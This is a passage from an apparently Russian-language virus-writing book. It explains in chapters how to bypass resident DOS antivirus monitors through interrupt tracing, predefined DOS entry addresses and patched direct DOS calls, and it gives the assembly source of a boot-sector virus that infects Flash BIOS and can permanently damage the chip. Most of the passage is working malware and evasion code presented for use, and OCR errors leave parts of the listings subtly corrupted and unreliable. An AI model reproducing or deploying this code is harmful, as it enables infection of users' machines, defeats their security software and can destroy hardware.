enable_a20 ENDP
; Процедура, закрывающая адресную линию A20. После закрытия
; адресной линии программам будет недоступна память свыше 1Мбайт.
; Адресное пространство будет "зацикленным" в пределах 1Мбайт
disable_a20 PROC
mov al,A20_PORT
out STATUS_PORT,al
mov al,A20_OFF
out KBD_PORT_A,al
ret
disable_a20 ENDP
; Здесь сохраняется адрес стека
real_sp dw ?
real_ss dw ?
; Эта строка выводится на экран после работы программы
; Символ "?" заменяется на "L" в защищенном режиме
qw db 13,10,"?ight General",13,10,"$"
; Глобальная таблица дескрипторов. Нулевой дескриптор
; обязательно должен быть "пустым"
GDT_BEG=$
gdtr label WORD
gdt_0 desc_struc <0,0,0,0,0>
gdt_gdt desc_struc <GDT_SIZE-1,,,DATA_ACC,0>
gdt_ds desc_struc <DSEG_SIZE-1,,DATA_ACC,0>
gdt_cs desc_struc <CSEG_SIZE-1,,,CODE_ACC,0>
gdt_ss desc_struc <STACK_SIZE-1,,DATA_ACC,0>
GDT_SIZE=($-GDT_BEG)
END start
```

Глава 2. Обход резидентных антивирусных мониторов

Обычно все программы используют сервис DOS так:

```
mov ah,...
int 21 h
```

По команде INT управление передается в точку, адрес которой определяется двумя словами, находящимися в таблице векторов прерываний по адресу 0000h:0084h. С этого момента начинается исполнение команд многочисленных обработчиков прерывания INT 21h и не менее

многочисленных резидентных программ до тех пор, пока управление, наконец, не получит оригинальный обработчик операционной системы:

Разумеется, среди этих многочисленных обработчиков может «затесаться» обработчик, принадлежащий антивирусному монитору, который не дает спокойно работать не только вирусам, но и обычным программам.

Поэтому серьезные вирусы и некоторые хорошо написанные программы пытаются определить адрес оригинального обработчика и обратиться к нему напрямую, в обход остальных обработчиков:

```
mov ah,...
pushf
call dword ptr 021
021 dw ?
S21 dw ?
```

Но антивирусные мониторы учитывают эту возможность и принимают свои меры.

Определение адреса оригинального обработчика DOS

Для того чтобы обратиться к DOS напрямую, нужно знать адрес оригинального обработчика. Получить этот адрес не так просто.

Глава 3. Метод трассировки

Чаще всего используется метод трассировки при помощи отладочного прерывания INT 1. Суть метода заключается в том, что вирус трассирует прерывание INT 21h (включает флаг трассировки, при этом после каждой команды происходит прерывание INT 1) и проверяет значение сегмента, в котором идет обработка прерывания. Если значение сегмента меньше 0300h, то это обработчик DOS. Например, так поступал много лет назад вирус Yankee 2C (M2C, Музыкальный). Вот листинг соответствующего фрагмента с комментариями:

```
; Берем из таблицы векторов прерываний текущий адрес INT 01 h
mov ax,3501 h
int 21h
mov si.bx ;смещение сохраняем в регистре SI
mov di.es ;сегмент сохраняем в регистре DI
```

```
; Останавливаем свой обработчик INT 01h
mov ax,2501h
mov dx,offset Int01
int 21h
; Формируем в стеке адрес выхода из трассировки так, чтобы по
IRET
; из INT 21h попасть на метку Next - помещаем в стек
; последовательно флаги, сегмент и смещение метки Next
pushf
push cs
mov ax,offset Next
push ax
; Начинаем трассировку INT 21 h. Для этого нужно подготовить стек
; следующим образом: поместить в него флаги с включенным флагом
; трассировки, а также сегмент и смещение текущего обработчика
; INT 21 h. Затем можно выполнить команду IRET - программа запус-
тит
; текущий обработчик и считает из стека флаги (флаг трассировки
; во флаговом регистре включится, начнется трассировка. После
; каждой команды процессора будет запускаться INT 01 h).
; Помещаем в стек флаги, включаем в них бит, соответствующий
; флагу трассировки TF. Для того, чтобы включить флаг
; трассировки TF, после сохранения флагов в стеке считаем их
; в регистр AX, в нем включим соответствующий бит, а затем
; сохраним регистр AX в стеке
pushf
pop ax
or ax,0100h
push ax
; Считаем из таблицы векторов прерываний текущий адрес INT 21 h
mov ax,3521 h
int 21 h
; Сохраним в стеке сегмент, а затем и смещение текущего обработ-
чика
push es
push bx
; Установим в регистре AH номер какой-либо безобидной функции
; (чтобы определение адреса обработчика DOS
; не сопровождалось разрушениями)
mov ah.0Bh
; Запускаем трассировку
cli
iret
```

```
; Обработчик INT 01 h
Int01:
; При вызове обработчика в стеке находятся: значение регистра IP
; значение регистра CS, флаги перед прерыванием.
; Адресуемся к стеку с помощью регистра BP,
; Предварительно сохранив текущее значение BP
push bp
mov bp,sp
; Теперь в стеке находятся:
; SS:[BP] - BP
; SS:[BP+2] - IP
; SS:[BP+4] - CS
; SS:[BP+6] - флаги
; Проверяем флаг продолжения
cmp byte ptr cs:ContinueFlag,1
; Если флаг продолжения выключен, то выходим из трассировки
jne TraceOff
; Проверяем текущий адрес. Если сегмент меньше 300h,
; обработчик DOS достигнут, иначе - продолжаем трассировку
; и выходим из обработчика
cmp word ptr [bp+4],300h
jnc ExitFromInt
; Достигнут DOS - берем из стека адрес обработчика и сохраняем
его
push bx
mov bx,[bp+2]
mov word ptr cs:021,bx
mov bx,[bp+4]
mov word ptr cs:S21,bx
pop bx
; Заканчиваем обработку прерывания и дальнейшую трассировку
TraceOff:
; Устанавливаем в ноль бит, соответствующий TF,
; в копии регистра флагов в стеке
and word ptr [bp+6],0FEFFh
; Устанавливаем в ноль флаг продолжения
mov byte ptr cs:ContinueFlag,0
ExitFromInt:
pop bp
; Выходим из обработчика
i ret
; Восстановление после трассировки
Next:
```

```
; Сбрасываем флаг продолжения
mov byte ptr ds:ContinueFlag,0
; Восстанавливаем прежнее значение вектора прерывания INT 01 h
mov ax,2501 h
mov dx.si
mov ds.di
int 21 h
```

В настоящее время этот алгоритм можно считать несколько устаревшим. Дело в том, что современные версии DOS могут размещать свой обработчик в областях верхней памяти. Поэтому условие окончания трассировки должно выглядеть, например, так:

```
cmp word ptr [bp+4],300h
jb loc_65
cmp word ptr [bp+4],0F000h
ja loc_65
```

В качестве альтернативного варианта можно использовать такой прием.

Сначала определяется исходный сегмент DOS при помощи недокументированной функции 52h прерывания INT 21h (возвращает адрес векторной таблицы связи DOS):

```
mov ah, 52h
int 21h
mov SegDOS, es
```

Тогда условие завершения трассировки можно оформить следующим образом:

```
push ax
mov ax, cs: SegDOS
cmp word ptr [bp+6], ax
pop ax
jz DOSIsGot
```

Разумеется, разные приемы могут дать разные результаты. Причем все результаты можно считать в той или иной мере корректными. Дело в том, что современные версии DOS, даже будучи загруженными в верхнюю память, всегда имеют точку входа в нижней памяти вида:

```
; Проверка состояния адресной линии A20
call Check_A20
;Переход в верхнюю память
jmp cs: dword ptr HI_DOS
```

С точки зрения обхода резидентных мониторов «правильным» следует признать адрес в обработчике DOS, имеющий максимальное

значение. Мы еще вернемся к вопросу о нахождении «правильного» адреса далее.

Авторы антивирусных мониторов знают о подобном приеме поиска оригинального адреса DOS.

Кроме того, факт трассировки можно достаточно просто обнаружить, применив хорошо известный разработчикам защит от несанкционированного копирования прием аппаратного конвейера, который использует процессор для ускорения работы. При выполнении очередной команды процессор считывает код следующей. Когда придет время выполнения следующей команды, она будет уже считана из памяти, и не нужно будет тратить время на ее чтение. Прием заключается в модификации команд, которые уже оказались в конвейере: если трассировка не ведется, то код команд модифицируется только в памяти, а выполняется та программа, которая находится в конвейере. Если трассировка ведется, то конвейер сбрасывается перед каждой командой трассируемой программы (конвейер сбрасывают такие команды, как JMP, CALL, RET), и выполняется модифицированный код.

```
; Кодифицируем следующую команду.
; Команда JMP (безусловный переход)
; заменяется на две команды NOP (нет операции)
mov Metka, 9090h
; Переходим, если выполняется немодифицированный код (в случае,
; когда трассировка не ведется), и проходим дальше,
; если выполняется кодифицированный код (в случае трассировки)
Metka: jmp NoTrace
Trace:
; Сюда попадем при выявленном факте трассировки
NoTrace:
```

Трассировка не ведется — нормальное выполнение программы

Наконец, последний гвоздь в гроб идеи использования трассировки забит: «Выставленный флаг трассировки можно выявить косвенно, замаскировав аппаратные прерывания, поместив в [SP-1] контрольное значение и дав инструкцию STI. Тогда по изменению слова в стеке можно судить, было трассировочное прерывание или нет».

Выявив факт трассировки прерывания DOS, мониторы начинают выдавать об этом соответствующие сообщения, поэтому даже не самый опытный пользователь догадается, что кто-то (например, вирус) пытается попасть в систему.

Глава 4.
Метод предопределенных адресов

Переходим к методу определения оригинального адреса точки входа в DOS, основанному на том, что эти адреса для разных версий и конфигураций DOS имеют в общем случае различные значения, но число их ограничено. А это значит, что их можно просто-напросто выбирать из таблицы (причем не очень большой). Прием не новый, но незаслуженно забытый.

Имея программу, основанную на одном из ранее описанных способов определения реального адреса обработчика DOS, загрузочные дискеты с разными версиями DOS и немного терпения, можно получить примерно вот такую информацию.

Оригинальный обработчик DOS всегда имеет вид:

```
.Точка 0
2E CS:
891EB800 MOV [00B8],BX
2E CS:
8C06BA00 MOV [00BA],ES
CB RETF
; Точка 1
2E CS:
3A26FF0D CMP AH,[0DFF]
77DC JA 1443
80FC51 CMP AH,51
74A1 JZ 140D
80FC64 CMP AH,64
74BA JZ 143A
; Точка 2
```

Оригинальные обработчики DOS всех версий очень похожи. В общем случае они состоят из нескольких фрагментов.

Фрагмент 1 (если он присутствует) всегда располагается в нижних адресах памяти. Большинство алгоритмов трассировки заканчивают работу, достигнув этой точки. Для DOS версий 5.0 и выше этот фрагмент присутствует, если в CONFIG.SYS есть строка DOS=HIGH (вне зависимости от того, осуществляется ли запуск поддерживающего эту опцию драйвера HIMEM.SYS). Если драйвера нет, то JMP FAR просто указывает на фрагмент 2, размещающийся в нижних областях памяти.

Если строки DOS=HIGH нет, то фрагмент 1 вырожден (состоит из одной команды внутрисегментного перехода), и обработчик состоит из фрагмента 2.

```
; Точка 0
90 NOP
90 NOP
E8CC00 CALL CheckA20
2E CS:
FF2E6A10J MP FAR NEXTDOS
```

Фрагмент 2 может располагаться как в верхних, так и в нижних адресах памяти.

```
; Точка 1
NEXTDOS:
FA CLI
80FC6C CMP AH.6C
77D2 JA 40D0
80FC50 CMP AH.50
748E JZ 40A9
; Точка 2
```

Для DOS 7.0 структура обработчика, в общем, такая же. Исключение фрагмент 1 присутствует всегда, вне зависимости от содержимого файла CONFIG.SYS. Теперь приведем конкретные значения адресов, полученные для разных случаев:

DOS 7.0 (русская версия)

```
Точка 0 00C9:0FB2 9090
Точка 1 FF03:41E7 80FA
Точка 2 FF03:420A 1E06
Точка 2A FF03:5333 2ACD
```

DOS 6.20

```
device=himem. sys
dos=high
Точка 0 0123:109E 9090
Точка 1 FDC8:40F8 80FA
Точка 2 FDC8:411B1E06
Точка 2A FDC8:41D12ACD
```

DOS 6.20

```
dos=high
Точка 0 0123:109E 03EB
Точка 1 03AC:40F8 80FA
```

```
Точка 2 03AC:411B 1E06
Точка 2A 03AC:41D1 2ACD
```

DOS 6.20

```
Точка 1 002A:40F8 60FA
Точка 2 002A:411B 1E06
Точка 2A 002A:41D1 2ACD
```

DOS 5.0

```
device=himem. sys
dos=high
Точка 0 0123:109E 9090
Точка 1 FDC8:40EB80FA
Точка 2 FDC8:410E 1E06
Точка 2A FDC8:41C4 2ACD
```

DOS 5.0

```
dos=high
Точка 0 0123:109E 03EB
Точка 1 03AC:40F8 80FA
Точка 2 03AC:411B 1E06
Точка 2A 03AC:41D1 2ACD
```

DOS 5.0

```
Точка 1 002A:40EB 80FA
Точка 2 002A:410E 1E06
Точка 2A 002A:41D1 2ACD
```

Точка 2 является оптимальной, то есть в нее целесообразнее всего передавать управление, чтобы обойти резидентные антивирусные мониторы.

Точка 2A — это позиция инструкции INT 2Ah, которую DOS обязательно выполняет в процессе обработки 21-го прерывания.

В конце каждой строки приведены контрольные слова — на тот случай, если по указанному адресу находится нечто иное.

Глава 5. Борьба с антивирусными мониторами

Современные антивирусные мониторы умеют отслеживать факт прямого обращения программ к DOS.

Защиту 21-го прерывания можно организовать более эффективно, используя метод встраивания в ядро операционной системы. Общепринятая схема такова: в точку входа прерывания INT 21h записывается ин-

струкция JMP FAR на обработчик, который проверяет номер функции на безопасность. Он восстанавливает оригинальные инструкции в точке входа прерывания и вызывает обработчик INT 21h. После возврата управления из прерывания, в точку входа снова записывается инструкция JMP FAR, и управление передается программе, вызвавшей INT 21h.

Здесь описан обычный «сплайсинг» (встраивание), который широко применяется разработчиками вирусов. Отметим, что для перехода не обязательно использовать инструкцию JMP FAR (она занимает 5 байт в памяти и не везде может быть размещена). Вместо нее можно применить INT 3, затратив всего 1 байт. В то же время необходимо обеспечить обработку вызовов с кодами 00h, 4Ch, 31h (они не возвращают управление в исходную точку), а также самовызовов (при завершении процессов посредством INT 27h и INT 20h).

Процесс развивается следующим образом. Первый компонент антивирусного монитора встраивается в ядро DOS, а второй — просто перехватывает цепочку 21-го прерывания. Когда программа выполняет инструкцию INT 21h, управление передается второму компоненту. У антивирусных мониторов существует список функций, которые воспринимаются ими как опасные. Они могут сделать проверку на наличие заданной функции в этом списке, затем выставить флаг «проход цепочки» и передать управление дальше. Когда первый компонент получает управление, он проверяет флаг «прохода цепочки». Если он выставлен, то была инструкция INT 21h, поэтому необходимо сбросить флаг «проход цепочки» и передать управление в DOS. Если флаг сброшен, это значит, что был выполнен прямой вызов. В этом случае требуется принимать соответствующие меры против возможных действий вируса.

Эта идея исключительно проста и эффективна. В том или ином виде ее применяют почти все современные антивирусные мониторы. Вот один из таких вариантов.

После трассировки прерывания выполняется обращение к DOS по оригинальному адресу. Программа AVPTSR перехватывает обращение.

Точнее, AVPTSR перехватывает INT 2Ah, причем этот вызов произведен из INT 21h, вблизи начала фрагмента. Обработчик INT 08h, то есть таймера, периодически восстанавливает вектор 2Ah, если он был отключен.

Подразумевается, что флаг прохода цепочки 21-го прерывания проверяется в обработчике INT 2Ah.

Глава 6. Конструирование неотслеживаемого обращения к DOS

Для чего нужно такое конструирование? Неужели антивирусные мониторы настолько бдительны, что пресекают любые попытки открыть для модификации EXE- или COM-файл? Да, это действительно так. Авторы антивирусных мониторов обладают достаточно эффективными средствами, чтобы предотвратить прямые обращения к DOS со стороны вирусов.

Для обнаружения действия нерезидентных вирусов необходимо контролировать вызов функций DOS с номерами: 3Dh (открытие файла через описатель), 0Fh (открытие файла через FCB и 5Dh) и подфункцию 00h (косвенный вызов DOS).

Если при открытии файла обнаружено, что расширение его COM, EXE или SYS, то можно выдавать предупреждающее сообщение.

Список выглядит слишком коротким. Действительно, а что произойдет, если сначала переименовать программный файл? И почему не учтена функция 6Ch (расширенное открытие файла)? А что будет, если открыть файл для чтения, а затем изменить режим доступа прямым обращением к SFT?

Конечно же, авторы антивирусных мониторов не столь наивны. Просто они никогда не раскрывают свои профессиональные секреты. Например, авторы программы AVPTSR реально учли и использовали все эти методики и тонкости.

Итак, предположим, что гипотетический антивирусный супермонитор:

- отслеживает и блокирует попытки трассировки 21-го прерывания;
- для контроля «опасных» функций DOS встраивается в начало обработчика прерывания INT 21h;
- для предотвращения прямого обращения к DOS использует флаг, сбрасываемый либо во вставленном фрагменте, либо в обработчике прерывания 2Ah (более грамотный подход).

Эти действия монитора порождают соответствующие проблемы при конструировании неотслеживаемого обращения к DOS.

Первая проблема достаточно просто решается с использованием «метода предопределенных адресов».

Для решения второй проблемы стоит проанализировать возможное расположение в обработчике DOS точки перехода на антивирусный монитор. Очевидно, это может быть точка 0 либо точка 1. В самом худшем случае можно допустить, что врезка происходит непосредственно после команды проверки на максимальное значение номера функции. Далее обработчик DOS «растекается» на многочисленные ручейки, поэтому отследить их все крайне затруднительно. По крайней мере, обработчики функций 0Fh, 3Dh и 5Fh попадают в разные ручейки. Однако, при использовании ограниченного набора функций они могут разместиться и в одном ручейке, что намного упростит решение данной задачи. Функции 3Ch-43h, отвечающие за создание, открытие, закрытие, чтение, запись, атрибуты и перемещение, действительно располагаются в одном общем ручейке. Это позволяет использовать адрес точки 2 для прямого обращения к DOS. Мониторы, скорее всего, не будут отслеживать эту точку.

Решение третьей проблемы также не вызовет особых затруднений. Один из вариантов — замаскировать прерывания таймера и изменить вектор 8-го прерывания перед прямым обращением к DOS. Вместо изменения вектора можно попробовать вставить инструкции IRET в начало текущего (антивирусного) обработчика. При использовании все того же метода «предопределенных адресов» и, зная позицию инструкции INT 2Ah в обработчике DOS, перед прямым обращением к DOS следует просто заменить этот вызов двумя командами NOP.

Пример реализации

Рассмотрим две подпрограммы, которые используются для прямого обращения к DOS.

Подпрограмма SetAdr предназначена для определения адреса обработчика DOS методом предопределенных адресов. Для версий DOS, «правильный» адрес которых неизвестен, используется функция DOS 35h (получить вектор прерывания).

Подпрограмма CallDOS позволяет обращаться к DOS напрямую. В код включена проверка на номер функции. Для «безопасных» функций предусмотрен обычный вызов DOS при помощи инструкции INT 21h.

```
; Процедура установки адреса (один из самых коротких,
; хотя и подозрительных вариантов реализации)
SetAdr proc near
```

```
; Устанавливаем указатель на таблицу в регистре SI
mov si,offset Table

; Читаем очередное значение сегмента и смещения из таблицы
Next:
mov es,[si]
mov bx,[si+2]

; Проверяем контрольный код в слове, адрес которого получен
; из таблицы. Если результат отрицательный, переходим
; к следующему элементу таблицы
cmp es:[bx],2ACDh
jnz Skip

; Сохраняем адрес точки 2A
mov Ofs2A,bx
mov Seg2A,es
; Сохраняем адрес точки 2 из таблицы
mov ax, [si+4]
mov Seg21 ,ax
mov ax, [si+6]
mov Ofs21 ,ax
ret
Skip:
; Переходим к следующему элементу таблицы
add si,8

; Проверяем, не закончилась ли таблица. Если таблица закончилась,
; читаем адрес текущего обработчика прерывания
cmp [si], 0
jnz Next
; Читаем адреса текущего обработчика прерывания INT 21 h - метод
; "предопределенных адресов" не сработал, точка входа не найдена
mov ax, 3521h
int 21 h
mov Ofs21,bx
mov Seg21 ,es
ret
; Таблица позиций 2A и 2.
Table dw OFF03h, 5333h,OFF03h, 420Ah
dw OFDC8h, 41D1h,OFDC8h, 411Bh
dw 0
SetAdr endp
```

Процедура прямого обращения к DOS

```
CallDOS proc near
; Если функция безопасна, вызываем прерывание обычным способом
cmp ah,3Bh
jb Trivial
cmp ah,42h
ja Trivial

; Заменяем вызов прерывания 2Ah на две команды NOP (9090h)
; в обработчике DOS, предварительно
; сохранив первоначальные значения кода
push es
push ax
push bx
mov es,cs:Ofs2A
mov bx,cs:Seg2A
mov ax,es:[bx]
mov cs:Save, ax
mov es:[bx], 9090h
pop bx
pop ax
pop es
; Вызываем напрямую прерывание DOS
pushf
call cs:dword ptr Ofs21

; Восстанавливаем вызов 2Ah
push es
push ax
push bx
mov es,cs:Ofs2A
mov bx,cs:Seg2A
mov ax,cs:Save
mov es:[bx], ax
pop bx
pop ax
pop es
ret
; Обычное обращение к DOS (используется для безопасных функций)
Trivial:
int 21 h
ret
; В этом месте сохраняем значение для кода вызова INT 2Ah
```

```
Save dw ?
; Обработчик прерывания DOS
Ofs21 dw ?
Seg21 dw ?
; Адрес вызова INT 2Ah из обработчика DOS
Ofs2A dw ?
Seg2A dw ?
CallDOS endp
```

Глава 7. Flash BIOS — новое место для вирусов

Flash-память — энергонезависимая память, которая обеспечивает работоспособность EPROM со встроенной электрической схемой стирания и перепрограммирования. Энергонезависимая память отличается от RAM тем, что она не обнуляется при отсутствии напряжения.

Flash BIOS — Flash-память, которая используется для хранения кода BIOS. Она может быть перепрограммирована — это предусмотрено для облегчения обновления BIOS. Такие микросхемы применяются в 90% портативных компьютеров, в большинстве компьютеров Pentium.

Как известно, BIOS получает управление при запуске компьютера. Все что нужно сделать вирмейкеру — это незаметно модифицировать BIOS, чтобы вирус стартовал перед загрузкой системы компьютера.

AMI Flash вирус

Алгоритм работы вируса:

1. Проверить компьютер на наличие Flash BIOS;

2. Проверить Flash BIOS на зараженность (осуществить выход, если она заражена);

3. Считать вектор INT 19h из таблицы (прерывание загрузки);

4. Прочесть первые 5 байт от точки входа INT 19h;

5. Проверить BIOS на наличие свободного места для размещения вируса (поиск области нулей);

6. Установить память Flash BIOS в режим записи (обычно она находится в режиме «Readonly»);

7. Записать вирус в найденную область нулей;

8. Записать переход на вирус в точку входа INT 19h;

9. Восстановить режим «Readonly» для памяти Flash BIOS.

Единственное предназначение INT 19h — быть вызванным в процессе загрузки, чтобы загрузить boot-сектор в память и передать ему управление. Прерывание именно то, которое и требуется изменить.

Нужно иметь в виду, что одновременно читать из памяти Flash BIOS и записывать в нее нельзя. Поэтому во время работы вируса нельзя использовать временные переменные в этой памяти. Более целесообразным является создание вируса для обычного boot-сектора. Этот вирус следует поместить в конец памяти и оттуда устанавливать вектор INT 13h.

AMI BIOS обладает своими специфическими особенностями при размещении в микросхемах Flash-памяти, которые базируются на использовании функции EOh прерывания INT 16h. Самое интересное состоит в том, что однажды внесенный в эту память вирус может запретить повторно использовать указанную функцию. Это запретит антивирусным программам воспользоваться ею в процессе удаления вируса из BIOS компьютера. Исходя из этого, авторам антивирусных программ придется трассировать INT 16h, чтобы получить оригинальный вектор.

Исходный текст вируса, заражающего Flash BIOS:

```
; Вирус, заражающий Flash BIOS.
; Если на компьютере есть Flash BIOS, имеется шанс, что его могут
; серьезно испортить. Если BIOS изменится, это может привести
; к неприятностям. Нельзя будет загрузиться даже с "чистой"
; дискеты. Зараженный чип в рабочее состояние не вернуть.
; При входе в boot-сектор 01=загрузочный диск
mov si,7C00h
; Установим 0000h в регистрах DS и ES
xor ax,ax
mov es.ax
mov ds.ax
; Установим значение стека 0000h:7C00h
cli
mov ss.ax
mov sp.si
sti
; Уменьшим на 1Кбайт память (0040h:0013h)
dec word ptr [0413h]
; Получим размер памяти (при возврате в AX)
int 12h
; Так как размер памяти указан в килобайтах (1024 байт), а нужно
; в параграфах (16 байт), умножим его на 64, что эквивалентно
```

```
; сдвигу на 6 разрядов влево
mov cl,6
shi ax.cl
; Установим новый сегмент вируса (вершина памяти)
mov es,ax
; Перенесем вирусный сектор в вершину памяти
xor di,di
mov cx,200h
eld
rep movsb
; Сохраним вектор прерывания INT 13h. Поскольку этот вирус
; загрузился до загрузки DOS, то прерывание INT 21 h еще не
; работает - работаем с вектором прерывания прямо в таблице
mov ax.word ptr [13h*4]
mov word ptr es: [off set i13],ax
mov ax.word ptr [13h*4+2]
mov word ptr es: [offset i 13+2],ax
; Установим новый вектор прерывания INT 13h
mov word ptr [13h*4],offset Handler
mov word ptr [13h*4+2],es
; Переходим в точку ES:Restart (в копии вируса,
; находящейся в вершине памяти)
already_resident:
push es
mov ax,offset Restart
push ax
retf
; С этого места программа работает уже в вершине памяти
Restart:
; Загружаем оригинальный boot-сектор из конца
; root directory и передаем ему управление.
; Сброс дисковой подсистемы (перед работой
; с дисковой подсистемой надо выполнить
; функцию 00h прерывания INT 13h)
xor ax.ax
call int13h
; Подготовим регистры для загрузки оригинального boot-сектора
xor ax.ax
mov es,ax ; Сегмент для загрузки
mov bx,7C00h ; Смещение для загрузки
mov cx,0002h ; Дорожка 0, сектор 2
xor dh.dh ; Головка 0
mov ax,0201h ; Функция 2, количество секторов 1
```

```
; Проверим диск, с которого грузимся. 80h и выше - жесткий дис
; иначе - дискета. Копия оригинального boot-сектора хранится
; в разных местах: на жестком диске - дорожка 0, головка 0,
; сектор 2;
; на дискете - дорожка 0, головка 1, сектор 14
cmp dl,80h
jae MBR_Loader
; Грузимся с дискеты: изменим сектор и головку
mov c1,14 ; Сектор 14
mov dh,1 ; Головка 1
; Загрузим оригинальный boot-сектор по адресу 0000h:7C00h
MBRJ-oader:
call int13h
; Сохраним в стеке номер диска, с которого грузимся
push dx
Проверим, заражен ли Flash BIOS
cmp byte ptr cs:flash_done,1
je Flash_resident
; Заразим Flash BIOS
call flash_BIOS
; Восстановим из стека DX (номер загрузочного диска)
Flash_resident:
pop dx
; Запускаем оригинальный boot-сектор (JMP FAR 0000h:7C00h)
db 0EAh
dw 7C00h
dw 0
; Сюда попадаем, когда происходит чтение boot-сектора. Скрываем
; Присутствие вируса методом чтения оригинального boot-сектора
Stealth:
; Остановим значения сектора, где хранится копия оригинального
iboot-сектора:
mov cx,02h
mov ax,0201h
; Проверим, откуда считан boot-сектор (дискета или жесткий диск),
; так как копии хранятся в разных местах
cmp dl,80h
jae hd_stealth
mov cl,14
mov dh,1
hd_stealth:
; Прочтем копию оригинального boot-сектора. Так как
; номера секторов подменены, фактически "копия выдается
```

```
; за оригинал" - скрываем свое присутствие (Stealth).
call int13h
; Выходим из обработчика прерывания
jmp pop_exit
; Проверка наличия резидентного вируса - ответим:
; запрос INT 13h (AX=ABBAh), ответ AX=BMBh
resJest:
xchg ah,al
iret
; Обработчик прерывания INT 13h
Handler:
; Если при вызове в AX находится ABBAh,
; значит это проверка наличия резидентного вируса
cmp ax.0ABBAh
je resJest
; Перехватываем только функцию 02h (чтение сектора): проверяем
; номер функции. Если не 2, запускаем оригинальный обработчик
cmp ah,2
jne jend
; Проверяем номера дорожки и сектора, интересуясь только теми
; секторами, в которых может оказаться вирус ;дорожка 0, головка
0, сектор 1
cmp cx,1
jne jend
; Проверим номер головки. Если не 0, то запустим
; Оригинальный обработчик
cmp dh,0
jne jend
tryJnfect:
; Считаем сектор в буфер (для дальнейшей обработки).
; Для этого вызовем оригинальный INT 13h
call int13h
jc jend
; Сохраним регистры и флаги (обработчик не должен изменить их)
pushf
push ax
push bx
push ex
push dx
push si
push di
push es
push ds
```

```
; Проверяем, заражен ли данный диск вирусом: читаем сигнатуру.
; Если диск заражен, скрываем присутствие вируса
cmp word ptr es:[bx+offset marker],"LV"
je stealth
; Если диск не заражен, то заражаем: проверим, откуда загружен
; boot-сектор (с дискеты или с жесткого диска)
cmp dl,80h
jb infect_floppy
; Установим номера дорожки, головки и сектора для жесткого
; диска для сохранения оригинального boot-сектора
mov cx,2
xor dh.dh
jmp write_virus
lnfect_Floppy:
; Установим номера дорожки, головки и сектора для дискеты
; для сохранения оригинального boot-сектора
mov cx,14
mov dh,1
Write_Virus:
; Записываем оригинальный boot-сектор
mov ax,0301h
call int-lSh
jc pop_exit
; Установим сегментный регистр ES на сегмент с вирусом
push cs
pop es
; Сбросим флаг зараженности Flash BIOS
mov byte ptr cs:flash_done,0
; Запишем тело вируса в boot-сектор
xor bx,bx
mov ax,0301h
mov cx,0001h
xor dh.dh
call int13h
; восстановим регистры и флаги (как раз те их значения, которые
; свидетельствуют о том, что boot-сектор только что считали)
Pop_Exit:
pop ds
pop es
pop di
pop si
pop dx
pop ex
```

```
pop bx
pop ax
popf
; Выходим из обработчика в вызывающую программу
retf 2
; Запуск оригинального обработчика
J'end:
DD 0EAh .Код команды JMP FAR
; Оригинальный вектор INT13h
i13 DD 0
; Вызов прерывания INT 13h
lnt13h proc near
pushf
call dword ptr cs:[i13]
ret
lnt13h endp
; Первые два байта слова используются как сигнатура
; Marker db "VLAD"
; Эта подпрограмма заражает Flash BIOS
Flash_BIOS Proc Near
; Проверим наличие Flash BIOS
mov ax.0E000h
int 16h
jc no_flash_bios
cmp al.0FAh
jne no_flash_bios
; Сначала найдем хорошее место для хранения вируса.
; Просканируем память F000h-FFFFh, где обычно находится BIOS,
; на наличие области 1Кбайт нулей. Хватит даже 512 байт памяти,
; но выделить нужно с запасом
lnfect_Flash:
; Остановим начальный сегмент для поиска
mov ax.0F000h
mov ds.ax
; Проверим сегмент
New_segment:
; Остановим стартовое смещение
xor si,si
; Остановим счетчик найденных байт
; (величина свободного места для вируса)
xor dx.dx
ok_new_segment:
; Перейдем к следующему сегменту
```

```
inc ax
mov ds,ax
; Проверим, есть ли еще место для вируса
cmp ax.0FFF0h
je no_flash_BIOS
; Проверим, свободно ли место (для скорости проверяем словами)
Test-16:
cmp word ptr [si],0
jne new_segment
; Увеличим счетчик размера найденного свободного места
inc dx
; Проверим, достаточно ли найденного места. Сравниваем с 1Кбайт,
но
; так как память сканируем словами, сравниваем с 512 (1Кбайт=512
слов)
cmp dx,512
je found_storage
; Увеличим смещение проверяемого байта
inc si
inc si
; Сравним с 16. Переходим к следующему сегменту
; в начале каждого параграфа
cmp si,16
je ok_new_segment
jmp test16
; В эту точку попадаем, если место найдено
Found_storage:
; Перейдем к началу зоны
sub ax,40h
mov ds.ax
; Получим требования к сохранению состояния чипа
mov ax,0E001h
int 16h
; Проверим, сколько памяти необходимо для сохранения состояния
; чипа. Если слишком много, не будем сохранять состояние
cmp bx,512
jbe save_chipset
; Установим флаг, показывающий, что состояние не сохраняли
mov byte ptr cs:chipset,1
; Перейдем к записи
jmp write_enable
; Сюда попадаем, если Flash BIOS не обнаружен:
; записывать некуда - выходим
```

```
No_Flash_BIOS:
ret
; Сохраним состояние чипа
save_chipset:
; Установим флаг, показывающий, что состояние сохранили
mov byte ptr cs:chipset,0
; Сохраним состояние
mov al,2
push cs
pop es
mov di, offset buffer
int 16h
; Записываемся во Flash BIOS
write_enable:
; Повышаем напряжение
mov al,5
int 16h
; Разрешаем запись во Flash BIOS
mov al,7
int 16h
; Копируем 512 байт вируса во Flash BIOS
push ds
pop es
xor di.di
mov ex,512
push cs
pop ds
xor si,si
eld
rep movsb
; Здесь нужна особая осторожность. lnt19h указывает на BIOS,
; позднее оно перехватывается различными программами.
; Если трассировать его, можно наткнуться на закрытую область
; или на сегмент 70h, но этого не будет при загрузке. Понятно,
; что это единственное удачное время для выполнения вируса.
; Все, что нужно - "внедриться" в int19h.
; Можно перехватить его в том месте, где находится
; сохраненная таблица векторов, но сделаем интереснее.
; Получим смещение оригинального обработчика int19h
mov bx.es ;BX=сегмент вируса
xor ax.ax
mov ds.ax ;DS=Таблица векторов
mov di.word ptr [19h*4] ;Смещение INT 19h
```

```
mov es.word ptr [19h*4+2] ;Сегмент INT 19h
; Запишем JMP FAR по адресу точки входа в INT 19h
mov al.0EAh
stosb
mov ax,offset int19handler
stosw
mov ax.bx
stosw
; Понизим напряжение
mov ax,0E004h
int 16h
; Защитим Flash BIOS от записи
mov al,6
int 16h
; Проверим, сохранялось ли состояние чипа, если нет - выходим
cmp byte ptr cs:chipset,0
jne No_Flash_BIOS
; Восстановим состояние чипа
push cs
pop es
mov al,3
mov di, offset buffer
int 16h
jmp No_Flash_BIOS
; Флаг несохранения состояния чипа
chipset db 0
; Флаг присутствия вируса во Flash BIOS
flash_done db 0
; Наш обработчик INT 19h.
Int19Handler Proc Near
; Установим сегментный регистр ES в ноль
